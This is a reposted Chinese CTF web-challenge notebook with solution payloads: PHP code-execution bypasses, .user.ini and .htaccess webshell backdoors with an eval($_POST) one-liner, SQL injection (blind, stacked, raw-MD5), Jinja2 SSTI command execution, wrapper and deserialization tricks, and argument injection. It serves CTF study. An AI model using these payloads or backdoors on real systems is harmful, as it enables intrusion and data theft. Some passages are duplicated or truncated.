web刷题记录，查询使用

转载

devil8123665 于 2020-10-28 15:51:08 发布 672 收藏 2
分类专栏： 信息安全 文章标签： web php
原文链接：https://blog.csdn.net/mochu7777777/article/details/109169796


信息安全 专栏收录该内容
38 篇文章 1 订阅
订阅专栏

目录

1、使用scandir()函数+chr()函数绕过代码执行

[RoarCTF 2019]Easy Calc https://buuoj.cn

wp：https://blog.csdn.net/mochu7777777/article/details/109169796

注意点：

使用scandir()函数+chr()函数绕过代码执行

```
/calc.php?%20num=var_dump(scandir(chr(47)))
```

或者使用glob()函数

```
/calc.php?%20num=var_dump(glob(chr(47).chr(42)))
```

利用file_get_contents()进行读取

var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))

2、.user.ini 与.htaccess

利用.user.ini上传\隐藏后门

使用条件：
(1)服务器脚本语言为PHP
(2)对应目录下面有可执行的php文件
(3)服务器使用CGI / FastCGI模式

.user.ini实际上就是一个可以由用户“自定义”的php.ini，我们可以自定义除了PHP_INI_SYSTEM以外的模式，在执行php代码之前，系统会对.user.ini先做一个执行，然后才执行其他的php文件。

我们这边利用.user,ini先执行auto_prepend_file函数，auto_prepend_file表示在php程序加载第一个php代码前加载的php文件，也就是先加载了a.jpg里面的文件，即一句话木马。

然后利用蚁剑连接即可。

https://wooyun.js.org/drops/user.ini%E6%96%87%E4%BB%B6%E6%9E%84%E6%88%90%E7%9A%84PHP%

题目：[SUCTF 2019]CheckIn

wp：https://www.jianshu.com/p/2907426b4a91

.user.ini

GIF89a
auto_prepend_file=01.gif

01.gif

GIF89a
<script language='php'> @eval($_POST['a']);</script>

上传后调用目录下的php文件，加载用户‘.user.ini’设置包含01.gif文件中的内容

利用.htaccess上传\隐藏后门

1、.htaccess文件

> **解析** 编辑
>
> 概述来说，htaccess文件是Apache服务器中的一个配置文件，它负责相关目录下的网页配置。通过htaccess文件，可以帮我们实现：网页301重定向、自定义404错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能。
>
> Unix、Linux系统或者是任何版本的Apache Web服务器都是支持.htaccess的，但是有的主机服务商可能不允许你自定义自己的.htaccess文件。
>
> 启用.htaccess，需要修改httpd.conf，启用AllowOverride，并可以用AllowOverride限制特定命令的使用。如果需要使用.htaccess以外的其他文件名，可以用AccessFileName指令来改变。例如，需要使用.config ，则可以在服务器配置文件中按以下方法配置：AccessFileName .config 。
>
> 笼统地说，.htaccess可以帮我们实现包括：文件夹密码保护、用户自动重定向、自定义错误页面、改变你的文件扩展名、封禁特定IP地址的用户、只允许特定IP地址的用户、禁止目录列表，以及使用其他文件作为index文件等一些功能。

> **解析** 编辑
>
> 概述来说，htaccess文件是Apache服务器中的一个配置文件，它负责相关目录下的网页配置。通过htaccess文件，可以帮我们实现：网页301重定向、自定义404错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能。
>
> Unix、Linux系统或者是任何版本的Apache Web服务器都是支持.htaccess的，但是有的主机服务商可能不允许你自定义自己的.htaccess文件。
>
> 启用.htaccess，需要修改httpd.conf，启用AllowOverride，并可以用AllowOverride限制特定命令的使用。如果需要使用.htaccess以外的其他文件名，可以用AccessFileName指令来改变。例如，需要使用.config ，则可以在服务器配置文件中按以下方法配置：AccessFileName .config 。
>
> 笼统地说，.htaccess可以帮我们实现包括：文件夹密码保护、用户自动重定向、自定义错误页面、改变你的文件扩展名、封禁特定IP地址的用户、只允许特定IP地址的用户、禁止目录列表，以及使用其他文件作为index文件等一些功能。

2、文件上传绕过

一般.htaccess可以用来留后门和针对黑名单绕过

创建一个txt写入（png解析为php）

```
AddType application/x-httpd-php .png
```

另存为.htaccess

上传.htaccess 必须是网站根路径

3、留后门

可以在.htaccess 加入php解析规则

类似于把文件名包含123456的解析成php

```
<FilesMatch "123456">
SetHandler application/x-httpd-php
</FilesMatch>
```

123456.png 就会以php执行

题目：[MRCTF2020]你传你马呢

wp：https://blog.csdn.net/alexhcf/article/details/108415941

知识点：利用.Htaccess文件构成的PHP后门https://www.cnblogs.com/mrhonest/p/11769820.html

3、strcmp()函数安全漏洞

[极客大挑战 2019]BuyFlag

[PHP安全特性学习]strcmp()函数安全漏洞

https://www.cnblogs.com/xhds/p/12312055.html

注意看这里我们构造money为一个数组数组传值为1，而strcmp要求我们传入字符串 strcmp函数判断不是字符串会报错，但是会return0 所以我们的目的达到了得到flag

4、MD5注入，数组绕过MD5比较

[BJDCTF2020]Easy MD5

https://blog.csdn.net/qq_43622442/article/details/105662589

password="".md5($pass,true)."'https://www.jianshu.com/p/12125291f50d

sql注入：md5($password,true)https://blog.csdn.net/March97/article/details/81222922

select * from 'admin' where password=md5($pass,true)

```
md5('ffifdyop',true) 为：'or'6]��!r,��b拼接到sql语句中为：select * from 'admin' where password='or'6]
```

md5(*string,raw*)

md5函数在指定了true的时候，是返回的原始 16 字符二进制格式。也就是说会返回这样子的字符串：'or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c（抄的= =）

然后就会拼接成：

（题目的提示感觉还是有点问题的，因为md5函数返回的是字符串，后端应该会用单引号/双引号包起来的），所以应该会拼接为这样子：

数组绕过MD5(&a)==MD5(&b),a、b赋值为数组，因为都返回null所以相同。$a[]=1&$b[]=2

5、PHP://input php://filter data://

[ZJCTF 2019]NiZhuanSiWei

wp:https://www.cnblogs.com/wangtanzhi/p/12184759.html

https://www.php.net/manual/zh/wrappers.php.php

```
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        echo "Not now!";
        exit();
    }else{
        include($file);  //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

text绕过：text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=

或者：data://text/plain,welcome to the zjctf

读取文件：file=php://filter/read=convert.base64-encode/resource=useless.php

反序列化

```
class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
            return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}

$a = new Flag();
$a->file="flag.php";
var_dump(serialize($a))
```

string(41) "O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}"

6、sql注入空格，#，-- 等绕过

[CISCN2019 华北赛区 Day2 Web1]Hack World

wp：https://www.cnblogs.com/20175211lyz/p/11435298.html

https://www.cnblogs.com/chrysanthemum/p/11740505.html

https://blog.csdn.net/weixin_43345082/article/details/99062970

盲注测试 1/1 2/1 作为数值型注入测试数据

盲注方法：

异或方法：id=1^(if((ascii(substr((select(flag)from(flag)),1,1))=102),0,1))

if方法：id=if(ascii(substr((select(flag)from(flag)),1,1))=ascii('f'),1,2)

7、在联合查询并不存在的数据时，联合查询就会构造一个虚拟的数据。

题目：[GXYCTF2019]BabySQli

wp：https://www.cnblogs.com/gaonuoqi/p/12355035.html

先说说base32 和 base64 的区别，
base32 只有大写字母和数字数字组成，或者后面有三个等号。
base64 只有大写字母和数字，小写字母组成，后面一般是两个等号。

当查询的数据不存在的时候，联合查询就会构造一个虚拟的数据。
比如：（自己没这个环境也没搭建，借其他博客的图片举个例子，大佬莫怪）
原先的表有这三个字段，有这样的数据内容

原先的表

我们如果在查询的时候输入这样的查询语句：

查询语句

发现我们在联合查询并不存在的数据时，联合查询就会构造一个虚拟的数据。这时候直接在pass框里面输入`e10adc3949ba59abbe56e057f20f883e`的md5解密结果就可以了。

8、SSTI注入

https://www.anquanke.com/post/id/188172

flask之ssti模版注入从零到入门https://xz.aliyun.com/t/3679

浅析SSTI(python沙盒绕过)https://bbs.ichunqiu.com/thread-47685-1-1.html

https://www.cnblogs.com/buchuo/p/12559408.html

SSTI注入绕过(沙盒逃逸原理一样)https://www.cnblogs.com/zaqzzz/p/10263396.html

题目：[BJDCTF 2nd]fake google

wp：https://www.cnblogs.com/h3zh1/p/12549581.html

{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('ls /')).read()") }}{% endif %}{% endfor %}

{% for c in [].__class__.__base__.__subclasses__()%}{% if c.__name__=='catch_warings' %}{{ c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('cat /flag').read()") }}{% endif %}{% endfor %}

{% for c in [].__class__.__base__.__subclasses__() %} {% if c.__name__ == 'catch_warnings' %} {% for b in c.__init__.__globals__.values() %} {% if b.__class__ == {}.__class__ %} {% if 'eval' in b.keys() %} {{ b['eval']('__import__("os").popen("id").read()') }} {% endif %} {% endif %} {% endfor %} {% endif %} {% endfor %}

```
def find_eval():
    for i,item in enumerate("".__class__.__bases__[0].__subclasses__()):
        # if item.__name__ == 'catch_warnings':
        if  item.__name__=='catch_warnings':
            print(item)
            # for key,b in item.__init__.__globals__.items():
            for b in item.__init__.__globals__.values():
                if b.__class__ == {}.__class__:
                    if 'eval' in b.keys():
                        print(b["eval"]('__import__("os").popen("whoami").read()'))
```

9、堆叠注入骚操作

https://www.cnblogs.com/gaonuoqi/p/12398554.html

[GYCTF2020]Blacklist

这题是用堆叠注入，同时也是借这题记录一下CTF中堆叠注入的一些骚操作

以下部分内容转载大佬的文章


```
show databases;   获取数据库名
show tables;  获取表名
show columns from `table_name`; 获取列名
```

绕过技巧

1、修改表名

用 “[强网杯 2019]随便注” 为例， 这里有两个表，一个是 ’ 1919810931114514 ‘ ，还有一个是’words‘ ， words表中有id和data两个字段，1919810931114514表中有flag的字段

因为可以看到回显是两个数据，猜测应该是words表



推测 内部语句应该是

```
select  id,data from words where id='$id'
```

那么骚操作开始了，有点像偷天换日的意思

1、将words表名替换成其他的

2、然后将 `1919810931114514` 这个表名称替换成words

3、在把flag这个字段替换成data

4、最后再插入一个id字段

最终的查询结果就可以输出我们构造的新的words了

payload 如下

```
1';
alter table words rename to words1;
alter table `1919810931114514` rename to words;
alter table words change flag id varchar(50);#
```

最后用 1' or 1=1# 把flag打印出来

2、预编译

依旧是以“[强网杯 2019]随便注”为例，先构造一个sql语句，然后执行它，payload转化成16进制绕过waf

```
1';
SeT@a=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;
prepare execsql from @a;
execute execsql;#
```

3、HANDLER

以 ”[GYCTF2020]Blacklist“ 为例，因为前面关键字都被禁用了，所以前面的payload都无效了

但是这里还有一种新姿势，参考官方文档

`HANDLER ... OPEN`语句打开一个表，使其可以使用后续`HANDLER ... READ`语句访问，该表对象未被其他会话共享，并且在会话调用`HANDLER ... CLOSE`或会话终止之前不会关闭

```
1';
HANDLER FlagHere OPEN;
HANDLER FlagHere READ FIRST;
HANDLER FlagHere CLOSE;#
```

10、java容器

- **WEB-INF/web.xml泄露**

WEB-INF主要包含一下文件或目录:
/WEB-INF/web.xml：Web应用程序配置文件，描述了 servlet 和其他的应用组件配置及命名规则。
/WEB-INF/classes/：含了站点所有用的 class 文件，包括 servlet class 和非servlet class，他们不能包含在 .jar 文件中
/WEB-INF/lib/：存放web应用需要的各种JAR文件，放置仅在这个应用中要求使用的jar文件,如数据库驱动jar文件
/WEB-INF/src/：源码目录，按照包名结构放置各个java文件。
/WEB-INF/database.properties：数据库配置文件
漏洞检测以及利用方法：通过找到web.xml文件，推断class文件的路径，最后直接class文件，在通过反编译class文件，得到网站源码

- 漏洞成因：

通常一些web应用我们会使用多个web服务器搭配使用，解决其中的一个web服务器的性能缺陷以及做均衡负载的优点和完成一些分层结构的安全策略等。在使用这种架构的时候，由于对静态资源的目录或文件的映射配置不当，可能会引发一些的安全问题，导致web.xml等文件能够被读取。漏洞检测以及利用方法：通过找到web.xml文件，推断class文件的路径，最后直接class文件，在通过反编译class文件，得到网站源码。一般情况，jsp引擎默认都是禁止访问WEB-INF目录的，Nginx 配合Tomcat做均衡负载或集群等情况时，问题原因其实很简单，Nginx不会去考虑配置其他类型引擎（Nginx不是jsp引擎）导致的安全问题而引入到自身的安全规范中来（这样耦合性太高了），修改Nginx配置文件禁止访问WEB-INF目录就好了： location ~ ^/WEB-INF/* { deny all; } 或者return 404; 或者其他！

当get参数出错时，修改Get为post参数，看到FlagController

payload:

/WEB-INF/web.xml

```
filename=WEB-INF/classes/com/wm/ctf/FlagController.class
```

题目：

RoarCTF 2019-WEB-Easy Java

wp：https://www.jianshu.com/p/cb7cbede3b37

题目：[CTF]网鼎杯2020-青龙组-Web-FileJava-WriteUp

wp：https://blog.csdn.net/alex_bean/article/details/106124750

https://blog.csdn.net/a965527596/article/details/106177477/

Apache POI XML外部实体（XML External Entity，XXE）攻击详解：https://www.jianshu.com/p/73cd11d83c30

11、escapeshellarg/escapeshellcmd函数

题目：[BUUCTF 2018]Online Tool

wp：https://blog.csdn.net/qq_26406447/article/details/100711933

escapeshellarg和escapeshellcmd的功能

escapeshellarg

```
1.确保用户只传递一个参数给命令
2.用户不能指定更多的参数一个
3.用户不能执行不同的命令
```

escapeshellcmd

```
1.确保用户只执行一个命令
2.用户可以指定不限数量的参数
3.用户不能执行不同的命令
```

我们详细分析一下：

1. 传入的参数是：`172.17.0.2' -v -d a=1`
2. 经过`escapeshellarg`处理后变成了`'172.17.0.2'\'' -v -d a=1'`，即先对单引号转义，再用单引号将左右两部分括起来从而起到连接的作用。
3. 经过`escapeshellcmd`处理后变成`'172.17.0.2'\\'' -v -d a=1\'`，这是因为`escapeshellcmd`对`\`以及最后那个**不配对儿**的引号进行了转义：http://php.net/manual/zh/function.escapeshellcmd.php
4. 最后执行的命令是`curl '172.17.0.2'\\'' -v -d a=1\'`，由于中间的`\\`被解释为`\`而不再是转义字符，所以后面的`'`没有被转义，与再后面的`'`配对儿成了一个空白连接符。所以可以简化为`curl 172.17.0.2\ -v -d a=1'`，即向`172.17.0.2\`发起请求，POST 数据为`a=1'`。

回到`mail`中，我们的 payload 最终在执行时变成了`'-fa'\\''\( -OQueueDirectory=/tmp -X/var/www/html/test.php \)@a.com\'`，分割后就是`-fa\(`、`-OQueueDirectory=/tmp`、`-X/var/www/html/test.php`、`)@a.com'`，最终的参数就是这样被注入的。

谁的锅？

仔细想想其实这可以算是`escapeshellarg`和`escapeshellcmd`的设计问题，因为先转义参数再转义命令是很正常的想法，但是它们在配合时并没有考虑到单引号带来的隐患。

在 PHPMailer 的这次补丁中，作者使用`escapeshellarg`意在防止参数注入，但是却意外的为新漏洞打了助攻，想想也是很有趣的 xD。

攻击面

如果应用使用`escapeshellarg -> escapeshellcmd`这样的流程来处理输入是存在隐患的，`mail`就是个很好的例子，因为它函数内部使用了`escapeshellcmd`，如果开发人员仅用`escapeshellarg`来处理输入再传给`mail`那这层防御几乎是可以忽略的。

如果可以注入参数，那利用就是各种各样的了，例如 PHPMailer 和 RoundCube 中的`mail`和 Naigos Core 中的 `curl`都是很好的参数注入的例子。

有一点需要注意的是，由于注入的命令中会带有中间的`\`和最后的`'`，有可能会影响到命令的执行结果，还要结合具体情况再做分析。

利用/绕过 PHP escapeshellarg/escapeshellcmd函数 https://www.anquanke.com/post/id/107336

PHP escapeshellarg()+escapeshellcmd() 之殇 https://paper.seebug.org/164/

12、CTF中的CVE-2020-7066 PHP中get_headers函数

题目：[GKCTF2020]cve版签到

wp：https://blog.csdn.net/qq_45521281/article/details/106425266

https://blog.csdn.net/weixin_44348894/article/details/105568428

http://4f0ced25-584e-406c-a3ac-c8334fd9b49e.node3.buuoj.cn/?url=http://127.0.0.123**%00**.ctfhub.com

使用%00 或者是\0进行网址截断造成注入

知识点：

在PHP开发中，我们经常需要**获取HTTP请求中发送的服务器信息**，本文通过一个简单的PHP示例介绍了通过get_headers函数获取服务器的相关信息。

get_headers() 是PHP系统级函数，他返回一个包含有服务器响应一个 HTTP 请求所发送的标头的数组。 如果失败则返回 FALSE 并发出一条 E_WARNING 级别的错误信息(可用来判断远程文件是否存在)。

```
array get_headers ( string $url [, int $format = 0 ] )
```

url 目标 URL

示例

```
<?php
$url='http://www.phpernote.com';
print_r(get_headers($url));
print_r(get_headers($url,1));
?>
```

以上例程的输出类似于：

```
Array(
    [0] => HTTP/1.1 200 OK
    [1] => Date: Sat, 29 May 2004 12:28:13 GMT
    [2] => Server: Apache/1.3.27 (Unix)  (Red-Hat/Linux)
    [3] => Last-Modified: Wed, 08 Jan 2003 23:11:55 GMT
    [4] => ETag: "3f80f-1b6-3e1cb03b"
    [5] => Accept-Ranges: bytes
    [6] => Content-Length: 438
    [7] => Connection: close
    [8] => Content-Type: text/html
)Array(
    [0] => HTTP/1.1 200 OK
    [Date] => Sat, 29 May 2004 12:28:14 GMT
    [Server] => Apache/1.3.27 (Unix)  (Red-Hat/Linux)
    [Last-Modified] => Wed, 08 Jan 2003 23:11:55 GMT
    [ETag] => "3f80f-1b6-3e1cb03b"
    [Accept-Ranges] => bytes
    [Content-Length] => 438
    [Connection] => close
    [Content-Type] => text/html
)
```

CVE-2020-7066

PHP 7.2.29之前的7.2.x版本、7.3.16之前的7.3.x版本和7.4.4之前的7.4.x版本中的‘`get_headers()`’函数存在安全漏洞。攻击者可利用该漏洞造成信息泄露。

描述

在低于7.2.29的PHP版本7.2.x，低于7.3.16的7.3.x和低于7.4.4的7.4.x中，**将get_headers（）与用户提供的URL一起使用时**，如果URL包含零（\0）字符，则URL将被静默地**截断。这可能会导致某些软件对get_headers（）的目标做出错误的假设，并可能将某些信息发送到错误的服务器。**
测试脚本：

```
<?php
//□户输□
$_GET['url'] =" http：// localhost \ 0.example.com ";

$host = parse_url($_GET['url'], PHP_URL_HOST);    // 解析URL并返回其组成部分
if(substr($host, -12) !='.example.com'){
 die();
}
$headers = get_headers($_GET['url']);
var_dump($headers); 预期结果：
?>
```

13、PHP Parametric Function RCE-套娃-什么是无参数函数RCE

题目：[GXYCTF2019]禁止套娃

wp：https://www.cnblogs.com/wangtanzhi/p/12260986.html

无参数函数RCE

exp=highlight_file(next(array_reverse(scandir(current(localeconv())))));

exp=echo(readfile(array_rand(array_flip(scandir(chr(ceil(sinh(cosh(tan(floor(sqr
`array_rand`从数组中随机取出一个键
`array_filp`交换数组键值

或者`show_source(session_id(session_start()));`
然后加上cookie `PHPSESSID=flag.php`

知识点：什么是无参数函数RCE https://skysec.top/2019/03/29/PHP-Parametric-Function-RCE/#%E4%BB%80%E4%B9%88%E6%98%AF%E6%97%A0%E5%8F%82%E6%95%B0%E5%87%BD%E6

前言

最近做了一些php 无参数函数执行的题目，这里做一个总结，以便以后bypass各种正则过滤。
大致思路如下：
1.利用超全局变量进行bypass，进行RCE
2.进行任意文件读取


什么是无参数函数RCE

传统意义上，如果我们有

```
1
```

```
eval($_GET['code']);
```

即代表我们拥有了一句话木马，可以进行getshell，例如



但是如果有如下限制

```
1 2 3
```

```
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) { eval($_GET['code']); }
```

我们会发现我们使用参数则无法通过正则的校验

```
1
```

```
/[^\W]+\((?R)?\)/
```

而该正则，正是我们说的无参数函数的校验，其只允许执行如下格式函数

`1 2 3`	`a(b(c())); a();`

但不允许

`1`	`a('123');`

这样一来，失去了参数，我们进行RCE的难度则会大幅上升。
而本篇文章旨在bypass这种限制，并做出一些更苛刻条件的Bypass。

法1：getenv()

查阅php手册，有非常多的超全局变量

`1 2 3 4 5 6 7 8 9`	`$GLOBALS $_SERVER $_GET $_POST $_FILES $_COOKIE $_SESSION $_REQUEST $_ENV`

我们可以使用`$_ENV`，对应函数为`getenv()`

getenv

(PHP 4, PHP 5, PHP 7)
getenv — 获取一个环境变量的值

说明

```
getenv ( string $varname [, bool $local_only = FALSE ] ) : string
```

```
getenv ( void ) : array
```

获取一个环境变量的值。

虽然`getenv()`可获取当前环境变量，但我们怎么从一个偌大的数组中取出我们指定的值成了问题

这里可以使用方法：

array_rand

(PHP 4, PHP 5, PHP 7)
array_rand — 从数组中随机取出一个或多个单元

说明

```
array_rand ( array $array [, int $num = 1 ] ) : mixed
```

从数组中取出一个或多个随机的单元，并返回随机条目的一个或多个键。 它使用了伪随机数产生算法，所以不适合密码学场景，

效果如下

```php
<?php
$a = array('a','b','c','d','e','aaa','flag','wregfr','wfefwe','qererwrfq','wregfr','hgwtrhyt','kuyktu');
for($i=0;$i<10;$i++)
{
    var_dump(array_rand($a));
}
```

```
int(12)
int(1)
int(6)
int(9)
int(8)
int(7)
int(1)
int(2)
int(9)
int(8)
[Finished in 0.1s]
```

但是我不想要下标，我想要数组的值，那么我们可以使用

array_flip

(PHP 4, PHP 5, PHP 7)
array_flip — 交换数组中的键和值

说明

```
array_flip ( array $array ) : array
```

array_flip() 返回一个反转后的 array，例如 **array** 中的键名变成了值，而 **array** 中的值成了键名。

两者结合使用即可有如下效果

```php
<?php
$a = array('a','b','c','d','e','aaa','flag','wregfr','wfefwe','qererwrfq','wregfr','hgwtrhyt','kuyktu');
for($i=0;$i<10;$i++)
{
    var_dump(array_rand(array_flip($a)));
}
```

```
string(4) "flag"
string(1) "b"
string(1) "d"
string(1) "d"
```

```
string(4) "flag"
string(6) "wfefwe"
string(1) "a"
string(1) "a"
string(1) "c"
[Finished in 0.1s]
```


我们则可用爆破的方式获取数组中任意位置需要的值，那么即可使用getenv()，并获取指定位置的恶意参数

法二：getallheaders()

之前我们获取的是所有环境变量的列表，但其实我们并不需要这么多信息。仅仅http header即可
在apache2环境下，我们有函数getallheaders()可返回
我们可以看一下返回值

```
array(8) { ["Host"]=> string(14) "106.14.114.127" ["Connection"]=> string(10) "keep-alive"
["Cache-Control"]=> string(9) "max-age=0" ["Upgrade-Insecure-Requests"]=> string(1) "1" ["User-
Agent"]=> string(120) "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36" ["Accept"]=> string(118)
"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3" ["Accept-Encoding"]=> string(13) "gzip, deflate" ["Accept-Language"]=>
string(14) "zh-CN,zh;q=0.9" }
```

我们可以看到，成功返回了http header，我们可以在header中做一些自定义的手段，例如



此时我们再将结果中的恶意命令取出

```
var_dump(end(getallheaders()));
```

Request

Raw | Params | Headers | Hex

```
GET /skyskysky.php?code=var_dump(end(getallheaders()));| HTTP/1.1
[redacted]
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: zh-CN,zh;q=0.9
sky: phpinfo();
```

Response


Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Fri, 29 Mar 2019 05:15:30 GMT
